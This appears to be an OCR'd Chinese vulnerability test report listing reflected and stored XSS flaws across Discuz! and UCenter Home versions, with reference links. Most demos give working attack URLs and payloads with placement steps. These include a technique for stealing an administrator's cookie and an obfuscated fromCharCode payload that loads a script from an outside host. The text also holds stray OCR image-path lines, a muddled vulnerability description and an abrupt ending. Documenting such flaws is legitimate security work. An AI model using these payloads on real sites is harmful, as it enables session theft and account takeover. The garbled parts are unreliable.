演示 2：Discuz 7.2 反射型 xss 漏洞 2

访问如下链接即可触发

http://ip/logging.php?action=logout&formhash=b1abb3e2&referer=%27-alert%28document.domain%29-



参考链接：https://www.seebug.org/vuldb/ssvid-89252

演示 3：Disucz X3.2 多处反射型 XSS 漏洞

http://ip/member.php?mod=logging&action=login&referer=javascript://www.discuz.net/

http://ip/connect.php?receive=yes&mod=login&op=callback&referer=javascript://www.discuz.net/

以上链接的 referer 参数存在 XSS 漏洞，访问如上链接可查看 HTML

```
<p>欢迎您回来，Newbie xx，现在将转入登录前页面<script type="text/javascript" reload="1">setTimeout("window.location.href ='javascript://www.discuz.net/';", 2000);setTimeout("window.location.href ='javascript://www.discuz.net/';", 2000);</script></p>
<p class="alert_btnleft"><a href="javascript://www.discuz.net/">如果您的浏览器没有自动跳转，请点击此链接</a></p>
```

```
<p>抱歉，当前存在网络问题或服务器繁忙，详细错误：connect_error_code_0，错误代码：<a target=_blank hr
ef="http://wiki.opensns.qq.com/wiki/%E3%80%90QQ%E7%99%BB%E5%BD%95%E3%80%91%E5%85%AC%E5%85%B1%E
8%BF%94%E5%9B%9E%E7%A0%81%E8%AF%B4%E6%98%8E">openId signature invalid</a>，请您稍候再试。谢谢。<
script type="text/javascript" reload="1">setTimeout("window.location.href ='javascript://www.d
iscuz.net/';", 2000);</script></p>
<p class="alert_btnleft"><a href="javascript://www.discuz.net/">如果您的浏览器没有自动跳转，请点
击此链接</a></p>
```

参考链接：https://www.seebug.org/vuldb/ssvid-93719

存储型 XSS 漏洞

漏洞描述：攻击者可指定任意用户的会话 session 等会话校验字符串。攻击者可以轻松指定任意用户的 session，待诱导用户登录之后，直接使用此 session 登录用户账号。多常见于此类字段存在于 url 登录地址中的情况。涉及 URL 如下：

##直播功能->演示 1

##发帖/回复-编辑功能->演示 2

##链接格子插件->演示 3

##添加链接处（如发帖时可添加链接）->演示 4

##后台禁言处->演示 5

##上传附件处->演示 6

##抢楼-奖励楼层处->演示 7

##添加视频处->演示 8

##发表日志处->演示 9

##头像设置处->演示 10

##个人签名处->演示 11

##discuz7.x 发帖回帖处->演示 12


trade.php->演示 13

测试步骤与截图：

各漏洞演示如下，共有 13 个功能或插件存在反射型 XSS

演示 1：Discuz!3.0-3.2 版本的通杀 xss 存储漏洞（需开始直播功能）


discuz3.0-3.2 有个功能叫直播的。实习版主就能开启哈~ 接着咱们就用 admin 帐号先把一个帖子弄成直播！



先把 payload 进行 base16 编码（如果不拦截，直接上原始 payload）

在直播发帖处进行发表

弹窗~




参考链接：

https://www.secpulse.com/archives/33389.html


https://www.seebug.org/vuldb/ssvid-93716

演示 2：全版本存储型（4.0 版本之前，建议测试全版本）XSS 及其绕过：

此处演示绕过：在发帖或回复处添加“[email]2"onmouseover="alert(2)[/email]”



然后对帖子或者评论进行编辑时，与页面进行一定交互时即可触发 XSS：



参考链接：

http://0day5.com/archives/3323/


20150609 补丁绕过：http://blog.knownsec.com/2015/12/discuz-20150609-xss-bug-fixes-bypass-report/

https://bugs.shuimugan.com/bug/view?bug_no=139851

演示 3：Discuz! 链接格子插件 v2.5.1 存储型 XSS 漏洞

在论坛自助购买广告位处，在“文字内容中”填写"><img/src=1/>


在管理后台-应用-自助广告位可发现弹出窗口




参考链接：https://www.seebug.org/vuldb/ssvid-90006

演示 4：Discuz！ x2, x2.5, x3.0, x3.1, x3.2 XSS 直打管理员


在添加链接处，如添加友链或发帖内容填写友链处。



添加 xss 代码



等管理员审核的时候获取到 cookie



参考链接：https://www.seebug.org/vuldb/ssvid-93713

演示 5：Discuz! X2.5 后台禁言 xss

在论坛首页管理 禁止用户那 输入你能管理的用户名称 然后选择禁言 理由那插入 payload


漏洞证明

参考链接：https://www.seebug.org/vuldb/ssvid-93645

演示 6：Discuz!附件解析漏洞导致 XSS

先新建一个 php 文件，写入 XSS 代码：<img src=1 onerror=alert(document.cookie)>

然后保存再将它的后缀名字改成.rar，然后上传附件。点击附件下载，提示即将下：




右键审查元素得到一个类似下面这样附件的地址（这里不是直接在帖子中得到地址而是通过下载提示之后）

```
http://xxxxxx.com/forum-attachment-aid-NjEzMTF8Nzk5NWZiMzd8MTM4MTY0NTg2NnwyNjQwNjI%3D-ck-366f8d91.html
```

在地址后添加一段：-request-文件名.php.html，如下：

```
http://xxxxxx.com/forum-attachment-aid-NjEzMTF8Nzk5NWZiMzd8MTM4MTY0NTg2NnwyNjQwNjI%3D-ck-366f8d91-request-se.php.html
```


当作 html 执行，XSS 代码被触发！




参考链接：https://www.seebug.org/vuldb/ssvid-93631

演示 7：DiscuzX3.1/X3/X2.5/X2 抢楼存在存储型 XSS

在抢楼-奖励楼层处添加 payload



完成后触发 xss



参考链接：https://www.seebug.org/vuldb/ssvid-93620

演示 8：Ucenter Home 2.0 及以下存储型 XSS

在插入视频处，如发帖处的插入视频，设置如下 payload：[flash]http://" onmouseover='document.body.innerHTML=String.fromCharCode(60,105,102,114,97,109,101,47,111,110,108,111,97,100,61,39,106,97,118,97,115,99,114,105,112,116,58,119,114,105


, 116, 101, 40, 83, 116, 114, 105, 110, 103, 46, 102, 114, 111, 109, 67, 104, 97, 114, 67, 111, 100, 101, 40, 54, 48, 44, 49, 49, 53, 44, 57, 57, 44, 49, 49, 52, 44, 49, 48, 53, 44, 49, 49, 50, 44, 49, 49, 54, 44, 51, 50, 44, 49, 49, 53, 44, 49, 49, 52, 44, 57, 57, 44, 54, 49, 44, 49, 48, 52, 44, 49, 49, 54, 44, 49, 49, 54, 44, 49, 49, 50, 44, 53, 56, 44, 52, 55, 44, 52, 55, 44, 49, 49, 54, 44, 49, 48, 57, 44, 49, 50, 48, 44, 49, 48, 55, 44, 52, 54, 44, 49, 49, 49, 44, 49, 49, 52, 44, 49, 48, 51, 44, 52, 55, 44, 49, 49, 51, 44, 52, 54, 44, 49, 48, 54, 44, 49, 49, 53, 44, 54, 50, 44, 54, 48, 44, 52, 55, 44, 49, 49, 53, 44, 57, 57, 44, 49, 49, 52, 44, 49, 48, 53, 44, 49, 49, 50, 44, 49, 49, 54, 44, 54, 50, 41, 41, 39, 62)'[/flash]

完成后弹窗

参考链接：https://www.seebug.org/vuldb/ssvid-93654

演示 9：Discuz! X2.5 最新版本 日志功能存在 XSS 漏洞

在发表日志内容处添加 XSS 代码



完成后触发 XSS

参考链接：https://www.seebug.org/vuldb/ssvid-93665

演示 10：Discuz 4.0 头像设置处可以持久型脚本

头像设置处，先选一个系统自带头像，提交，抓包。 将头像地址“customavatars/190.jpg”替换为 xss 脚本“javascript:alert(/大家新年快乐啊！/)”（此处会过滤<,”,’），post 提交后，触发 XSS

参考链接：https://www.seebug.org/vuldb/ssvid-93680

演示 11：Discuz！ 所有版本永久型跨站漏洞

